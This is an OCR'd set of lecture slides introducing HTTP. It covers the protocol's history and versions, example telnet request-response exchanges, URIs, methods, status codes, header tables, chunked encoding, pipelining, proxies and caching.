HTTP


Не Только Транспорт Разметки

General

HTTP - (*HyperText Transfer Protocol*) - is an *application protocol* for distributed, collaborative, *hypermedia* information systems.

- Client - Server Protocol
- Request – Response model
- URI resource identification

Client-Server + Request-Response



Functions

HTTP is the foundation of data communication for the World Wide Web

- HTML docs
- Images
- Video
- SOAP, XML-RPC, WebDAV, etc
- Exchange of any type of data

History

- Proposal - 1991 by Tim Berners-Lee, CERN for document searching
- **HTTP/0.9** published in 1992 **(** how a client acquires a (hypertext) document from an HTTP server, given an HTTP document address)
- **HTTP/1.0** (May 1996, RFC 1945 officially introduced, expand the protocol with extended operations, extended negotiation, richer meta-information, tied with a security protocol which became more efficient by adding additional methods and header fields)
- **HTTP/1.1** (Reusing connections. RFC 2068 in January 1997, improvements and updates under RFC 2616 in June 1999, June 2014 updated six-part specs.)
- **HTTP/2** was published as RFC 7540 in May 2015.

HTTP/0.9: The One-Line Protocol

1991, Berners-Lee

- Client request is a single ASCII character string.
- Client request is terminated by a carriage return (CRLF).
- Server response is an ASCII character stream.
- Server response is a hypertext markup language (HTML).
- Connection is terminated after the document transfer is complete.

HTTP/0.9 telnet

$> telnet google.com 80

Connected to 74.125.xxx.xxx

GET /about/

(hypertext response)
(connection closed)

HTTP/1.0 Example

$> telnet website.org 80

Connected to xxx.xxx.xxx.xxx

GET /rfc/rfc1945.txt HTTP/1.0 (2)

User-Agent: CERN-LineMode/2.15 libwww/2.17b3

Accept: */*

HTTP/1.0 200 OK (1)

Content-Type: text/plain

Content-Length: 137582

Expires: Thu, 01 Dec 1997 16:00:00 GMT

Last-Modified: Wed, 1 May 1996 12:45:26 GMT

Server: Apache 0.84

(plain-text response)

(connection closed)

HTTP/1.0 Features

May 1996, RFC 1945 by HTTP Working Group

- Mandatory version number
- Request may consist of multiple newline separated header fields.
- Response object is prefixed with a response status line.
- Response object has its own set of newline separated header fields.
- Response object is not limited to hypertext (type negotiation)
- The connection between server and client is closed after every request.
- (content encoding, character set support, multipart types, authorization, caching, proxy behaviors, date formats, and more)

HTTP/1.1: Internet Standard

- January 1997 - RFC 2068
- June of 1999 - RFC 2616

The HTTP/1.1 standard resolved a lot of the protocol ambiguities found in earlier versions and introduced a number of critical performance optimizations: keepalive connections, chunked encoding transfers, byte-range requests, additional caching mechanisms, transfer encodings, and request pipelining.

HTTP/1.1 Example #1

$> telnet website.org 80
Connected to xxx.xxx.xxx.xxx

GET /index.html HTTP/1.1
Host: website.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4)...
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,sdch
Accept-Language: en-US,en;q=0.8
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
Cookie: __qca=P0-800083390...

HTTP/1.1 Example #2

HTTP/1.1 200 OK

Server: nginx/1.0.11

Connection: keep-alive

Content-Type: text/html; charset=utf-8

Via: HTTP/1.1 GWA

Date: Wed, 25 Jul 2012 20:23:35 GMT

Expires: Wed, 25 Jul 2012 20:23:35 GMT

Cache-Control: max-age=0, no-cache

Transfer-Encoding: chunked

100

<!doctype html>

(snip)

100

(snip)

0

HTTP/1.1 Example #3

GET /favicon.ico HTTP/1.1

Host: www.website.org

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_4)... (snip)

Accept: */*

Referer: http://website.org/

Connection: close

Accept-Encoding: gzip,deflate,sdch

Accept-Language: en-US,en;q=0.8

Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3

Cookie: __qca=P0-800083390... (snip)

HTTP/1.1 200 OK

Server: nginx/1.0.11

Content-Type: image/x-icon

Content-Length: 3638

Connection: close

Cache-Control: max-age=315360000

Accept-Ranges: bytes

Date: Sat, 21 Jul 2012 21:35:22 GMT

Expires: Thu, 31 Dec 2037 23:55:55 GMT

Etag: W/PSA-GAu26oXbDi

(icon data)

(connection closed)

HTTP is an application layer protocol

OSI model

Layer	Name	Example protocols
7	Application Layer	HTTP, FTP, DNS, SNMP, Telnet
6	Presentation Layer	SSL, TLS
5	Session Layer	NetBIOS, PPTP
4	Transport Layer	TCP, UDP
3	Network Layer	IP, ARP, ICMP, IPSec
2	Data Link Layer	PPP, ATM, Ethernet
1	Physical Layer	Ethernet, USB, Bluetooth, IEEE802.11

HTTP Features

Pros

- Simple
- Extensible
- Popular

Cons

- Open
- Chatty
- Stateless

URI

http://www.groovy-lang.org/documentation.html

http – scheme (HTTP protocol)

www.groovy-lang.org – domain

documentation.html – resource

<scheme>://<user>:<password>@<host>:<port>/<path>;<params>?<query>#<frag>

Query Strings

- http://www.joes-hardware.com/inventory-check.cgi?item=12731
- http://www.joes-hardware.com/inventorycheck.cgi?item=12731&color=blue

Fragment:

http://www.joes-hardware.com/tools.html#drills

Encoding Mechanisms

The encoding simply represents the unsafe character by an "escape" notation, consisting of a percent sign (%) followed by two hexadecimal digits that represent the ASCII code of the character.

Character	ASCII code	Example URL
~	126 (0x7E)	http://www.joes-hardware.com/%7Ejoe
SPACE	32 (0x20)	http://www.joes-hardware.com/more%20tools.html
%	37 (0x25)	http://www.joes-hardware.com/100%25satisfaction.html

HTTP Request-Response Structure

Request

GET (1) /learn.html HTTP/1.1 (2)

Host: groovy-lang.org

Response

HTTP/1.1 200 (3) OK (4)

Cache-Control: max-age=0, no-cache, must-revalidate

Connection: Keep-Alive (5)

<!DOCTYPE html>

...

</html> (6)

General Structure

Request

<METHOD> <URL> HTTP/<x.x>

[<General Headers>]

[<Request Headers>]

[<Entity Headers>]

[<Request Body>]

Response

HTTP/<x.x> <Status Code> <Descr>

[<General Headers>]

[<Response Headers>]

[<Entity Headers>]

[<Response Body>]

Message Syntax #1

- ***Method*** - The action that the client wants the server to perform on the resource. It is a single word, like "GET," "HEAD," or "POST“.
- ***request-URL*** - A complete URL naming the requested resource, or the *path* component of the URL.
- ***Version*** - The version of HTTP that the message is using.

Message Syntax #2

- ***status-code*** - A three-digit number describing what happened during the request
- ***Headers*** - Zero or more headers, each of which is a name, followed by a colon (:), followed by optional whitespace, followed by a value, followed by a CRLF.
- ***entity-body*** - The entity body contains a block of arbitrary data. Not all messages contain entity bodies, so sometimes a message terminates with a bare CRLF.

HTTP Methods

Method	Description	Message body?
GET	Get a document from the server	No
HEAD	Get just the headers for a document from the server.	No
POST	Send data to the server for processing.	Yes
PUT	Store the body of the request on the server.	Yes
TRACE	Trace the message through proxy servers to the server.	No
OPTIONS	Determine what methods can operate on a server.	No
DELETE	Remove a document from the server.	No

Idempotency

Idempotency is the property of certain operations in mathematics and computer science, that can be applied multiple times without changing the result beyond the initial application.

- a = a + 0 = (a + 0) + 0 = …
- a = a x 1 = (a x 1) x 1= …

Comparison *GET* and *POST* #1

GET
/test.html**?name1=value1&name2=value2**

POST /test/demo_form.asp HTTP/1.1
Host: w3schools.com

name1=value1&name2=value2

	GET	POST
BACK button/Reload	Harmless	Data will be re-submitted
Bookmarked	Can be bookmarked	Cannot be bookmarked
Cached	Can be cached	Not cached
Encoding type	application/x-www-form-urlencoded	application/x-www-form-urlencoded or multipart/form-data.
History	Parameters remain in browser history	Parameters are not saved in browser history
Restrictions on data length	maximum URL length is 2048 characters	No restrictions
Restrictions on data type	Only ASCII characters allowed	No restrictions. Binary data is also allowed
Security	less secure	a little safer
Visibility	Data is visible to everyone in the URL	Data is not displayed in the URL

Status codes

Overall range	Defined range	Category
100-199	100-101	Informational
200-299	200-206	Successful
300-399	300-305	Redirection
400-499	400-415	Client error
500-599	500-505	Server error

HTTP Codes 1xx Informational (>=HTTP/1.1)

- **100 Continue** Server has received the request headers, and that the client should proceed to send the request
- **101 Switching Protocols** requester has asked the server to switch protocols and the server is acknowledging that it will do so. (>=HTTP/1.1)
- **102 Processing**

HTTP Codes 2xx Success

Action requested by the client was received, understood, accepted and processed successfully.

- **200 OK** Standard response for successful HTTP requests
- **201 Created** The request has been fulfilled and resulted in a new resource being created
- **202 Accepted** The request has been accepted for processing, but the processing has not been completed
- **203 Non-Authoritative Information**
- **204 No Content**

HTTP Codes 3xx

This class of status code indicates the client must take additional action to complete the request. Many of these status codes are used in URL redirection

301 Moved Permanently - This and all future requests should be directed to the given URI

302 Found, 302 Moved Temporarily

304 Not Modified Indicates that the resource has not been modified since the version specified by the request headers If-Modified-Since or If-None-Match

307 Temporary Redirect

HTTP Codes 4xx

The 4xx class of status code is intended for cases in which the client seems to have erred.

400 Bad Request - The server cannot or will not process the request due to something that is perceived to be a client error

401 Unauthorized The response must include a WWW-Authenticate header field containing a challenge applicable to the requested resource

403 Forbidden The request was a valid request, but the server is refusing to respond to it

404 Not Found The requested resource could not be found but may be available again in the future

405 Method Not Allowed - A request was made of a resource using a request method not supported by that resource;

HTTP Codes 5xx

The server failed to fulfill an apparently valid request

500 Internal Server Error - A generic error message, given when an unexpected condition was encountered and no more specific message is suitable

501 Not Implemented - The server either does not recognize the request method

502 Bad Gateway

503 Service Unavailable - The server is currently unavailable

HTTP Headers

Headers classification

- General headers
- Request headers
- Response headers
- Entity headers
- Extension headers

Request Headers #1

Header	Description	Example
Host	Gives the hostname and port of the server to which the request is being sent	Host: groovy-lang.org
Referer	Provides the URL of the document that contains the current request URI	Referer: http://groovy-lang.org/documentation.html
User-Agent	Tells the server the name of the application making the request	User-Agent: Mozilla/5.0 (X11; Linux i686; rv:2.0.1) Gecko/20100101 Firefox/4.0.1
Accept	Media types that are acceptable	Accept: text/plain
Accept-Charset	Character sets that are acceptable	Accept-Charset: utf-8
Accept-Encoding	List of acceptable encodings. See HTTP compression.	Accept-Encoding: gzip, deflate

Request Headers #2

Header	Description	Example
Authorization	Authentication credentials for HTTP authentication	Authorization: Basic QWxhZGRpbjpvcGVuIHNlc2FtZQ==
Connection	Control options for the current connection and list of hop-by-hop request fields	Connection: keep-alive
Content-Type	MIME-Type of the body. Here used for POST- and PUT-operations.	Content-Type: application/x-www-form-urlencoded
If-Modified-Since	Allows a *304 Not Modified* to be returned if content is unchanged	If-Modified-Since: Sat, 29 Oct 1994 19:43:31 GMT
If-None-Match	Allows a 304 Not Modified to be returned if ETag is equal	If-None-Match: "686897696a7c876b7e"
Cookie	Used by clients to pass a token to the server	Cookie: user-token=h12asd-1231-da23

Response Headers #1

Header	Description	Example
Access-Control-Allow-Origin	Specifying which web sites can participate in cross-origin resource sharing	Access-Control-Allow-Origin: *
Allow	Valid actions for a specified resource. To be used for a *405 Method not allowed*	Allow: GET, HEAD
Cache-Control	Tells all caching mechanisms from server to client whether they may cache this object. It is measured in seconds	Cache-Control: max-age=3600
Connection	Control options for the current connection and list of hop-by-hop response fields	Connection: close
Content-Encoding	The type of encoding used on the data.	Content-Encoding: gzip
Content-Length	The length of the response body in octets (8-bit bytes)	Content-Length: 348
Content-Range	Where in a full body message this partial message belongs	Content-Range: bytes 21010-47021/47022

Response Headers #2

Header	Description	Example
Content-Type	The MIME type of this content	Content-Type: text/html; charset=utf-8
Date	The date and time that the message was originated	Date: Tue, 15 Nov 1994 08:12:31 GMT
ETag	An identifier for a specific version of a resource, often a message digest	ETag: "737060cd8c284d8af7ad3082f209582d"
Expires	Gives the date/time after which the response is considered stale	Expires: Thu, 01 Dec 1994 16:00:00 GMT
Last-Modified	The last modified date for the requested object	Last-Modified: Tue, 15 Nov 1994 12:45:26 GMT
Location	Used in redirection, or when a new resource has been created.	Location: http://www.w3.org/pub/WWW/People.html

Response Headers #3

Header	Description	Example
Set-Cookie	An HTTP cookie	Set-Cookie: UserID=JohnDoe; Max-Age=3600; Version=1
Transfer-Encoding	The form of encoding used to safely transfer the entity to the user	Transfer-Encoding: chunked
WWW-Authenticate	Indicates the authentication scheme that should be used to access the requested entity.	WWW-Authenticate: Basic

Transfer-Encoding: chunked

HTTP/1.1 200 OK

Transfer-Encoding: chunked

Trailer: Content-MD5

…

1000

<!DOCTYPE HTML>

…


256

…


0

Content-MD5: ijaosijdoiajiojeoqije12313

Connection: keep-alive




Pipelining


no pipelining
client
server
open
close
time
pipelining
client
server
open
close

Pipelining Restrictions

- HTTP clients should not pipeline until they are sure the connection is persistent.
- HTTP responses must be returned in the same order as the requests.
- HTTP clients must be prepared for the connection to close at any time and be prepared toredo any pipelined requests that did not finish
- HTTP clients should not pipeline requests that have side effects

HTTP Proxy


Unencrypted connection
(HTTP)
Encrypted connection
(HTTPS)
User
Proxy Server
(Cached Page)
Web Server
(Internet)
:Request
:Response

HTTP Proxy

Proxy is a server (a computer system or an application) that acts as an intermediary for requests from clients seeking resources from other servers.

Functions:

- Monitoring and filtering
- Improving performance
- Accessing services anonymously
- Security


HTTP Caching

Bandwidth-imposed transfer time delays

	Large HTML (15KB)	JPEG (40KB)	Large JPEG (150KB)	Large file (5MB)
Dialup modem (56Kbit/sec)	2.19	5.85	21.94	748.98
DSL (256 Kbit/sec)	.48	1.28	4.80	163.84
T1 (1.4 Mbit/sec)	.09	.23	.85	29.13
Slow Ethernet (10 Mbit/sec)	.01	.03	.12	4.19
DS3 (45 Mbit/sec)	.00	.01	.03	.93
Fast Ethernet (100 Mbit/sec)	.00	.00	.01	.42

HTTP Caching Functions

- Reduce redundant data transfers, saving you money in network charges
- Reduce network bottlenecks. Pages load faster without more bandwidth
- Reduce demand on origin servers. Servers reply faster and avoid overload
- Reduce distance delays, because pages load slower from farther away


Request
Client
Browser
